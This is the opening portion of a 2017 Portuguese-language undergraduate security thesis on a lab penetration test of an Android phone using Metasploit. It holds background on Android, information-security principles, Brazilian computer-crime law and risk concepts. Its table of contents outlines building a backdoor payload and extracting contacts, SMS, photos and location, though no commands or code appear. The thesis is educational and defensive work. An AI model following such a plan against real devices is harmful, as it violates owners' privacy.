



FACULDADE DE TECNOLOGIA DE AMERICANA
Curso Superior de Tecnologia em Segurança da Informação

Felipe Leonardo Teixeira Silva

**TESTE DE INVASÃO A UM SMARTPHONE COM SISTEMA ANDROID
ATRAVÉS DO METASPLOIT**

Americana, SP

2017



FACULDADE DE TECNOLOGIA DE AMERICANA
Curso Superior de Tecnologia em Segurança da Informação

Felipe Leonardo Teixeira Silva

TESTE DE INVASÃO A UM SMARTPHONE COM SISTEMA ANDROID
ATRAVÉS DO METASPLOIT

Trabalho de Conclusão de Curso desenvolvido em cumprimento à exigência curricular do Curso Superior de Tecnologia em Segurança da Informação.

Área de concentração: Segurança da Informação.

Americana, SP

2017

FICHA CATALOGRÁFICA – Biblioteca Fatec Americana - CEETEPS
Dados Internacionais de Catalogação-na-fonte

S58t SILVA, Felipe Leonardo Teixeira
Teste de invasão a um smartphone com sistema android através do metasploit. /
Felipe Leonardo Teixeira Silva. – Americana, 2017.
49f
Monografia (Curso de Tecnologia em Segurança da Informação) - - Faculdade de
Tecnologia de Americana – Centro Estadual de Educação Tecnológica Paula Souza
Orientador: Prof. Esp. Ricardo Kiyoshi Batori
1. Segurança em sistemas de informação 2. Dispositivos móveis - aplicativos 3.
Android - aplicativos I. BATORI, Ricardo Kiyoshi II. Centro Estadual de Educação
Tecnológica Paula Souza – Faculdade de Tecnologia de Americana

CDU: 681.518.5

681.519


Felipe Leonardo Teixeira Silva

TESTE DE INVASÃO A UM SMARTPHONE COM SISTEMA ANDROID ATRAVÉS DO METASPLOIT


Trabalho de graduação apresentado como exigência parcial para obtenção do título de Tecnólogo em Segurança da Informação pelo CEETEPS/Faculdade de Tecnologia – FATEC/ Americana.
Área de concentração: Segurança da Informação.

Americana, 13 de dezembro de 2017.


Banca Examinadora:



Ricardo Kiyoshi Batori (Presidente)
Especialista
Faculdade de tecnologia de Americana



Jose Luis Zem (Membro)
Doutor
Faculdade de tecnologia de Americana



Rogério Nunes de Freitas (Membro)
Especialista
Faculdade de tecnologia de Americana

AGRADECIMENTOS

Em primeiro lugar a Deus, que se fez presente em todos os momentos desta caminhada concedendo toda sabedoria e inteligência.

Aos meus familiares e amigos pelo incentivo em todos os momentos para o desenvolvimento deste trabalho de conclusão de curso.

Ao Prof. Ricardo Kiyoshi Batori pela orientação e por me encorajar com todo entusiasmo, mostrando que o trabalho de conclusão é uma grande descoberta, uma forma prazerosa de estudar.

Ao Prof. Me. Clerivaldo Jose Roccia, que respeitosamente fez as primeiras críticas expressando o cuidado educacional, me ajudando a superar as dificuldades e sobretudo estimulando a inovar.

A Profa. Me. Luciene Maria Garbuio Castello Branco pelas palavras de apoio e por ensinar a viver a alegria naquilo que fazemos.

Ao Prof. Me. Alexandre Garcia Aguado, pelo exemplo de vida e imensa dedicação e qualidade de suas aulas na Fatec. Pela paixão com que exerce seu ofício, e de modo criativo e amoroso nos ensina a aprender.

A Rafael Vaz Gallão, por compartilhar sua experiência e conhecimento técnico.

A Luis Paulo da Silva Santos, companheiro nos estudos e grande amigo.

RESUMO

A proposta deste trabalho de conclusão de curso é realizar um estudo sobre os recursos de segurança disponíveis na Plataforma Android e os componentes de um aplicativo. Por ser o sistema operacional móvel mais utilizado mundialmente, está sujeito a ataques decorrentes da falta de conhecimento do usuário em relação às ameaças existentes e o uso consciente de mecanismo de proteção. De modo empírico, o objetivo é evidenciar tecnicamente que é possível invadir um smartphone com sistema operacional Android, e que tipo de tratamento deve ser adotado para evitar a ocorrência de ataques.

Palavras Chave: Android; Segurança; Invasão.

ABSTRACT

The purpose of this course completion work is to conduct a study of the security features available on the Android Platform and the components of an application. As the most widely used mobile operating system worldwide, it is subject to attacks due to the lack of user awareness of existing threats and the conscious use of protection mechanism. In an empirical way, the objective is to demonstrate technically that it is possible to invade a smartphone with Android operating system, and what kind of treatment should be adopted to avoid the occurrence of attacks.

Keywords: *Android; Safety; Invasion.*

SUMÁRIO

1	INTRODUÇÃO	1
2	SEGURANÇA DA INFORMAÇÃO	6
2.1	Conceito de risco	9
2.2	Aplicação da criptografia.....	10
2.3	Fontes de ameaças	13
2.4	Métodos de ataque	14
2.5	Mecanismo de proteção	15
3	PLATAFORMA ANDROID	17
3.1	Arquitetura do sistema	17
3.2	Principais elementos de um aplicativo.....	19
3.3	Modelo de segurança.....	24
4	PENTEST	25
4.1	Metodologia do acesso	25
4.2	Metasploit.....	26
4.3	Planejamento.....	29
4.4	Avaliação	31
4.4.1	Criando um payload	32
4.4.2	Preparando o servidor web	33
4.4.3	Configurando metasploit através da interface msfconsole	34
4.4.4	Código malicioso executado no smartphone.....	35
4.4.5	Validando a invasão	37
4.4.6	Exploração do ataque e suas evidências.....	39
4.5	Tratamento	42
5	CONSIDERAÇÕES FINAIS.....	45
	REFERÊNCIAS BIBLIOGRÁFICAS.....	47

LISTA DE FIGURAS

Figura 1 – Usuários por sistema operacional móvel.....	1
Figura 2 – Usuários de smartphones no Brasil.....	2
Figura 3 – Modelo de criptografia simétrica.....	11
Figura 4 – Modelo de criptografia assimétrica.....	12
Figura 5 – Arquitetura da plataforma.....	18
Figura 6 – Principais componentes de um aplicativo.	21
Figura 7 – Exemplo do arquivo AndroidManifest.xml.	22
Figura 8 – Fases da metodologia ISSAF para pentest.....	26
Figura 9 – Etapas da execução da invasão.	31
Figura 10 – Procedimento para realização do teste de invasão.....	32
Figura 11 – Criando arquivo malicioso.....	33
Figura 12 – Serviço web ativo.	33
Figura 13 – Cópia do payload para servidor web.....	33
Figura 14 – Interface do msfconsole.	34
Figura 15 – Configurando as variáveis de acesso.....	35
Figura 16 – Executando exploit.....	35
Figura 17 – Download do aplicativo no smartphone.....	36
Figura 18 – Notificação de segurança de aplicativos de fontes desconhecidas.....	36
Figura 19 – Configuração que autoriza instalar aplicativos terceiros.	37
Figura 20 – Mensagem alertando sistema vulnerável.....	37
Figura 21 – Validando o sucesso do ataque.	38
Figura 22 – Endereço IP do smartphone.....	38
Figura 23 – Recursos acessados pelo meterpreter.....	39
Figura 24 - Acesso ao manual meterpreter	39
Figura 25 - Obtendo lista de contatos.	40
Figura 26 - Visualizando a lista de contatos.....	40
Figura 27 - Obtendo as mensagens de texto.	40
Figura 28 - Visualizando as mensagens de texto.....	41
Figura 29 - Enviando uma mensagem de texto.....	41
Figura 30 - Tirando uma foto.....	41
Figura 31 - Modo de exibição da foto tirada.....	42
Figura 32 - Obtendo a geolocalização do smartphone.....	42

Figura 33 – Antivírus detectando a ameaça.....43

LISTA DE TABELAS

Tabela 1 – Percentual de usuários de smartphones por região.	2
Tabela 2 – Quantidade de usuários de smartphones divididos por faixa etária.	3
Tabela 3 – Relação entre os princípios e objetivos da segurança da informação.	8
Tabela 4 – Ciclo da informação em um dispositivo móvel.	9
Tabela 5 – Benefícios do metasploit framework (MFS).	27
Tabela 6 – Comandos do mfsconsole.	28
Tabela 7 – Variáveis de configuração do mfsconsole.	28
Tabela 8 – Configuração do notebook.	29
Tabela 9 – Configuração do smartphone.	30
Tabela 10 – Comandos do meterpreter.	39

1 INTRODUÇÃO


A comunicação é um recurso essencial para a vida do homem em sociedade. Através das evoluções tecnológicas, mudanças rápidas e intensas modificam a forma de viver e a capacidade das pessoas de se expressarem, e não há como não se envolver com este ambiente tecnológico, tendo como exemplo os aparelhos *smartphones* (celulares inteligentes) que não são apenas telefones, mas também dispositivos com recursos computacionais, que se popularizaram através do Android.

Consiste em uma nova plataforma de desenvolvimento para aplicativos móveis, baseada em um sistema operacional Linux, com diversas aplicações já instaladas e, ainda, um ambiente de desenvolvimento bastante poderoso, ousado e flexível. (LECHETA, 2013. p.22).

De forma bem genérica a função do Android está relacionada na execução de aplicativos e controlar o funcionamento do *hardware*.

De acordo com *Net MarketShare* (agosto 2017), responsável por estatísticas de participação no mercado de tecnologias da Internet, na Figura 1 mostra que o Android tem sido o sistema operacional móvel mais usado do mundo.


Figura 1 – Usuários por sistema operacional móvel.



FONTE: adaptado de netmarketshare (2017)*

A pesquisa *mobile report* publicada pelo IBOPE (2015. p. 1), mensurou detalhadamente a estatística de distribuição de usuários de internet por smartphones no Brasil, especificando em classe, gênero e estado com maior densidade de usuários de acordo com a Figura 2.

Figura 2 – Usuários de smartphones no Brasil.



FONTE: adaptado – IBOPE (2015).

No território nacional, a quantidade de usuários foi disposta geograficamente pelas regiões descritas na Tabela 1, onde é possível constatar, predominantemente, a quantidade de usuários na região sudeste (IBOPE, 2015. p. 2).

Tabela 1 – Percentual de usuários de *smartphones* por região.

Regiões	Quantidade
Sudeste	47%
Nordeste	23%
Sul	15%
Centro-Oeste	8%
Norte	7%

* Market share statistics for internet technologies. 2017. <<https://www.netmarketshare.com/operating-system-market-share.aspx?qprid=9&qpcustomb=1&qpstick=1&qpdt=1&qpct=2&qpsp=223&qnp=1&qptimeframe=M>>. Acesso em: 07 set. 2017

Total	100%
-------	------

FONTE: adaptado – IBOPE (2015)

Quanto a faixa de idade dos usuários de smartphone, de acordo com a Tabela 2, é possível constatar que a distribuição não é significativa, tal como, uma tecnologia que é acessível a qualquer pessoa (IBOPE, 2015. p. 2).

Tabela 2 – Quantidade de usuários de smartphones divididos por faixa etária.

Faixa etária	Quantidade
10 a 17 anos	15%
18 a 24 anos	22%
25 a 34 anos	27%
35 a 49 anos	24%
50 anos ou mais	12%
Total	100%

FONTE: adaptado – IBOPE (2015).

A plataforma de sistema operacional para dispositivos móveis é uma tecnologia interessante pois faz parte da vida digital das pessoas, e se tornou um fenômeno, principalmente pelo uso dos aplicativos, cuja função é realizar tarefas e oferecer recursos para resolver problemas do dia a dia das pessoas, bem como mandar mensagens, envio e recebimento de fotos e vídeos, localizar lugares, pagar contas, redes sociais, etc. Através dos aplicativos, um usuário tem todas as informações e recursos que precisa sempre com ele, ao alcance da mão.

Muitos desses aplicativos são disponibilizados gratuitamente pelos seus desenvolvedores no Google *Play Store*, que é a loja oficial dos aplicativos Android. Há também outros locais (fontes terceiros) que também disponibilizam esses programas, contudo, podem oferecer vários riscos em relação ao funcionamento do *smartphone* como roubo de informações, por exemplo.

[...] a funcionalidade e concepções complexas destes dispositivos introduziram vulnerabilidades adicionais. Essas vulnerabilidades, juntamente com a quota de mercado em expansão tornam a tecnologia móvel um alvo atraentemente viável e gratificante para aqueles interessados em explorá-las. (ALMEIDA. 2013. p. 18, *apud* SACHSE, 2010. p. 6).

Diante de tantas facilidades que os aplicativos proporcionam aos usuários, alguns perigos e eventuais problemas podem surgir quando obtidos de fontes desconhecidas e que podem vir com códigos maliciosos que são “*programas especificamente desenvolvidos para executar ações danosas e atividades maliciosas*” (CERT.BR, 2012. p.23). O jornal britânico BBC (2017) publicou no dia 06 de novembro de 2017 em sua versão *online*, que uma versão falsa do aplicativo whatsapp (utilizado para envio de mensagens instantâneas e chamadas de voz e vídeo) havia sido disponibilizado na Google *Play Store* e baixado mais de um milhão de vezes. O aplicativo falso utilizava o ícone e interface gráfica idênticos ao verdadeiro, a diferença era o nome utilizado: *update whatsapp messenger*. Uma vez instalado, um código malicioso era executado para baixar um segundo aplicativo com o objetivo de realizar alguma atividade mal-intencionada no *smartphone*. Este falso aplicativo foi removido e o desenvolvedor que o publicou foi banido (impedido de divulgar qualquer aplicativo) por violar as políticas do Google.

A instalação é outro aspecto importante, pois uma pessoa pode conceder equivocadamente permissões aos aplicativos, autorizando a realização de tarefas ou interação com o *hardware*, o que pode comprometer a disponibilidade das informações contidas no *smartphone*, violar a privacidade do usuário e interferir no funcionamento do equipamento.

Do ponto de vista técnico esse tipo de adversidade resulta da ausência de um processo educacional, orientando o uso desta moderna ferramenta da melhor maneira possível. A adaptação em relação a este ambiente tecnológico se dá subjetivamente e de modo intuitivo, desconhecendo riscos que a interatividade proporciona. Uma conduta comportamental imatura resulta em um excesso de exposição da particularidade das informações. Enfim, a cultura de proteção está limitada apenas aos aspectos físicos de um *smartphone*, a fim de proteger contra eventuais quedas, muito embora esteja sujeito a outras ações inesperadas, como roubo e invasão, por exemplo.

De um modo geral, o objetivo deste estudo é realizar uma análise sobre um processo de invasão a um *smartphone* com o sistema Android realizado em um ambiente controlado. Especificamente, ao avaliar as configurações técnicas de acesso em rede, operacionais do sistema Android e o aspecto humano, a metodologia

do ataque tem por finalidade mapear as vulnerabilidades e ameaças existentes, criando um *backdoor* (programa para acessar remotamente um dispositivo) através da estrutura *metasploit* (ferramenta utilizada na construção de um código malicioso), explorando uma falha que, remotamente, permite invadir o dispositivo, e com base nas tecnologias atuais de meios de segurança, sugerir contramedidas.

2 SEGURANÇA DA INFORMAÇÃO

No cotidiano, informações são tratadas e manipuladas de modo simples, no entanto, do ponto de vista técnico pode-se compreender como um conjunto de dados que são processados e armazenados, atribuindo significado e valor (ABNT, 2013. p. xii).

A informação pode existir em diversas formas. Ela pode ser impressa ou escrita em papel, armazenada eletronicamente, transmitida pelo correio ou por meios eletrônicos, apresentada em filmes ou falada em conversas. Seja qual for a forma apresentada ou o meio através do qual a informação é compartilhada ou armazenada, é recomendado que ela seja sempre protegida adequadamente. (ABNT, 2005. p. x).

Fontes (2006, p. 1) destaca que qualquer tipo de informação tem seu próprio valor como um patrimônio intangível por não ser formado por uma estrutura física, sendo relevante na possibilidade de transformá-la em um recurso ou gerar conhecimento. *“Por isso, os ambientes e os equipamentos utilizados para seu processamento, seu armazenamento e sua transmissão devem ser protegidos”*.

Com o desenvolvimento contínuo de novas tecnologias em um mundo onde as informações são cada vez mais digitalizadas, a segurança da informação se torna um grande desafio. A visão conceitual da segurança da informação pode ser definida como *“conjunto de orientações, normas, procedimentos e demais ações que tem por objetivo proteger o recurso informação”* (FONTES, 2006. p. 11), ou seja, tem como objetivo proporcionar mecanismos de proteção que preserva o valor e a legitimidade da informação.

Alguns princípios que tem por objetivo garantir a segurança da informação, na literatura técnica fundamentalmente são definidos de acordo com Lyra (2008. p. 3) como:

- **Confidencialidade:** Está relacionada ao sigilo da informação de modo que só pode ser revelada há quem for concedida autorização, ou seja, a *“capacidade de um sistema de permitir que alguns usuários acessem determinadas informações ao mesmo tempo em que impede outros, não autorizados, os vejam”*.
- **Integridade:** Visa a proteger contra modificação da originalidade da informação de forma não autorizada ou indevida, ou seja, *“a informação deve estar correta, ser verdadeira e não estar corrompida”*.

- Disponibilidade: Consiste em assegurar que a informação esteja acessível para usuários autorizados, isto é, *"a informação deve estar disponível para todos que precisem dela para a realização dos objetivos empresariais"*.

Além dos elementos citados anteriormente que são a base da segurança da informação, destaca-se outras propriedades secundárias:

- Autenticidade: *"garantir que um usuário é de fato quem alega ser"*, ou seja, este termo é utilizado para especificar a legitimidade de quem produz algum tipo de informação. O objetivo é evitar que uma terceira pessoa se passe pelo autor da informação de modo fraudulento.
- Não repúdio: É um requisito onde a autoria da informação não poder ser negada ou anulada, constitui-se a *"capacidade de um sistema de provar que um usuário executou determinada ação"*.
- Legalidade: *"o uso da informação deve estar de acordo com as leis aplicáveis, regulamentos, licenças e contratos, bem como os princípios éticos seguidos pela organização e desejados pela sociedade"* (FONTES, 2006. p. 12). Aspectos técnicos relacionados a informação, bem como os princípios da segurança, devem ser aderentes à legislação pertinente (que pode variar de estado, país, etc.).

Em conformidade com temática deste trabalho, é necessário o entendimento sobre o que constitui um acesso não autorizado como:

São válidos os acessos feitos por profissionais que possuem uma conta válida e autorizada em um sistema computacional e para realizar as atividades previamente contratadas. Todos os outros tipos de acesso, incluindo roubo de senha, acesso furtivo devido à descoberta de falhas de segurança no sistema (local ou remotamente), mudança não autorizada de prioridade (entrar na máquina como super-usuário sem autorização, por exemplo) e lançamento de qualquer tipo de vírus, constituem acessos não autorizados (MASIERO, 2013. p. 128).

No Brasil, existe atualmente a tipificação na legislação sobre ações de acesso não autorizado:

Lei 12.737/2012 no Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita: Pena - detenção, de 3 (três) meses a 1 (um) ano, e multa. (BRASIL, 2012. p. 1).

- Privacidade: "*capacidade de um sistema de manter anônimo um usuário, impossibilitando o relacionamento entre o usuário e suas ações*" (LYRA, 2008. p. 4). É o princípio da preservação da exclusividade das informações pessoais, onde o acesso é controlado e se restringe a quem é o autêntico proprietário.

Todavia, quando se fala sobre privacidade em relação ao uso da Internet, pode-se dizer que há uma incongruência, pois, as inovações tecnológicas e a popularização das redes sociais que constituem esta grande rede mundial pode comprometer o aspecto da particularidade, pois a Internet não é um espaço privado, e as pessoas acabam se tornando publicamente expostas.

A lei do Marco Civil da Internet no Brasil tem por objetivo a consolidação dos princípios, garantias, direitos e deveres para todas as pessoas que fazem o uso desta rede. No que diz respeito a privacidade, a lei destaca a garantia de proteção e assegura que deve ser respeitada a intimidade, da vida privada e do sigilo das comunicações. (BRASIL, 2014. p. 2).

De acordo com os princípios apresentados anteriormente e que conduz a segurança da informação, consegue-se estabelecer sumariamente uma relação respectivamente com os objetivos (garantia oferecida) descritos na Tabela 3:

Tabela 3 – Relação entre os princípios e objetivos da segurança da informação.

PRINCÍPIO	OBJETIVO
Confidencialidade	Sigilo
Integridade	Originalidade
Disponibilidade	Acessibilidade
Autenticidade	Autoria
Não repúdio	Autoria inegável
Legalidade	Leis e preceitos
Privacidade	Particularidade

FONTE: próprio autor.

Portanto, dada a importância da informação e para que permaneça segura, há um conjunto de ações técnicas, administrativas, legais e políticas, a serem aplicadas e seguidas por pessoas que manipulam ou detêm algum tipo de informação, logo, garantindo a sua eficácia da proteção e preservação.

2.1 Conceito de risco

O conceito segurança da informação está relacionado à garantia de proteção, mas é fundamental o entendimento sobre a natureza das ações que podem comprometer essa defesa.

Uma associação feita por Sêmola (2014. p. 9), descreve que somente os princípios de segurança, onde o intuito é a informação não é o suficiente, e especifica que os fatores humanos, físicos e tecnológicos influenciam no funcionamento de um sistema de informação podendo garantir ou interferir sua disponibilidade. Na Tabela 4, estes três fatores são elencados genericamente de acordo como as informações são manipuladas em um dispositivo móvel.

Tabela 4 – Ciclo da informação em um dispositivo móvel.

HUMANO	FÍSICO	TECNOLÓGICO
- Usuário (proprietário)	- <i>Smartphone</i>	- Sistema Android - Aplicativos

FONTE: próprio autor.

Outro conceito muito importante é o risco, que são os eventos que podem ocorrer e comprometer a segurança da informação. Porém, é necessário um entendimento sobre os elementos que compõem o risco, que são contextualizados por Lyra (2008. p. 5) como:

- Ativo da informação: tudo o que tem valor, propriamente a informação. No entanto, como a informação não é tangível, os ativos são os elementos às contém diretamente, seja no dispositivo móvel ou em aplicativos, por exemplo. *"Assim podemos descrever que o ativo da informação é composto pela informação e tudo aquilo que a suporta ou se utiliza dela".*

- Ataque: *“um tipo de incidente de segurança caracterizado pela existência de um agente que busca obter algum tipo de retorno, atingindo algum ativo de valor”*.
- Vulnerabilidade: está relacionada a fraqueza de um ativo da informação deixando em situação de perigo, podendo ser explorada por uma ou várias ameaças.
- Ameaça: é quando ocorre uma ação que se aproveita de uma vulnerabilidade, e possivelmente de forma indesejada aconteça algo que resulte em danos ou eventuais falhas. *“É um agente externo que, aproveitando-se da vulnerabilidade, poderá quebrar um ou mais dos princípios da segurança da informação”*.
- Probabilidade: é a estimativa de que um risco aconteça. *“É a chance de uma falha de segurança ocorrer levando-se em conta as vulnerabilidades do ativo e as ameaças que venha a explorar esta vulnerabilidade”*.
- Impacto: consiste nos efeitos e na abrangência de um dano causado, e é mensurado de acordo com a importância do ativo. *“É a medida pelas consequências”* onde *“quanto maior for o valor do ativo, maior será o impacto”* na ocorrência de um evento.

Portanto, o risco corresponde entre a chance de acontecer uma ameaça ocasionando um impacto. Pode-se definir como *“uma expectativa de perda expressada como a probabilidade de que uma ameaça em particular irá explorar uma vulnerabilidade em particular com um resultado danoso em particular”* (RFC 2828, 2000. p. 142), ou também *“a combinação das consequências advindas da ocorrência de um evento indesejado e da probabilidade da ocorrência do mesmo”* (ABNT, 2011. p. 21). Enfim, pelos conceitos abordados anteriormente, é possível concluir que as vulnerabilidades ocorrem internamente e tem a possibilidade de ser tratada, as ameaças não podem ser controladas e os riscos podem ser internos ou externos podendo ser reduzidos ou evitados.

2.2 Aplicação da criptografia

“A palavra criptografia vem das palavras gregas que significam escrita secreta” (TANENBAUM, 2003. p.770). No meio digital a criptografia é uma técnica muito


difundida para dados em sistemas computacionais e nas comunicações em rede, utilizada para codificar a informação proporcionando segurança caso seja interceptada, isto é, caso alguém consiga obter indevidamente uma determinada informação, ela estará ilegível. Esta codificação se dá por meio de algoritmos (arranjos matemáticos) e são implementados juntamente com um conjunto de dados denominado chaves que funcionam como credencias utilizadas para codificar (ocultar) e decodificar (revelar) as informações entre um emissor e um receptor respectivamente (STALLINGS, 2008. p. 11).

“A informação codificada é chamada de texto cifrado. O processo de codificação ou ocultação é chamado de cifragem, e o processo inverso, ou seja, obter a informação original a partir do texto cifrado, chama-se decifragem” (ARISP, 2017. p. 2).

A maneira como se aplica a utilização das chaves, determina dois tipos de técnicas criptográficas:

- Simétrica: exemplificada na Figura 3, é assim denominada em função do uso de apenas uma chave secreta (não pública) utilizada tanto para cifrar quanto para decifrar. O ponto de atenção neste método, é que se algum indivíduo terceiro indevidamente obter essa chave, tem-se a violação o princípio do sigilo (STALLINGS, 2008. p. 181).

Figura 3 – Modelo de criptografia simétrica.




Fonte: adaptado (STALLINGS, 2008. p. 18)

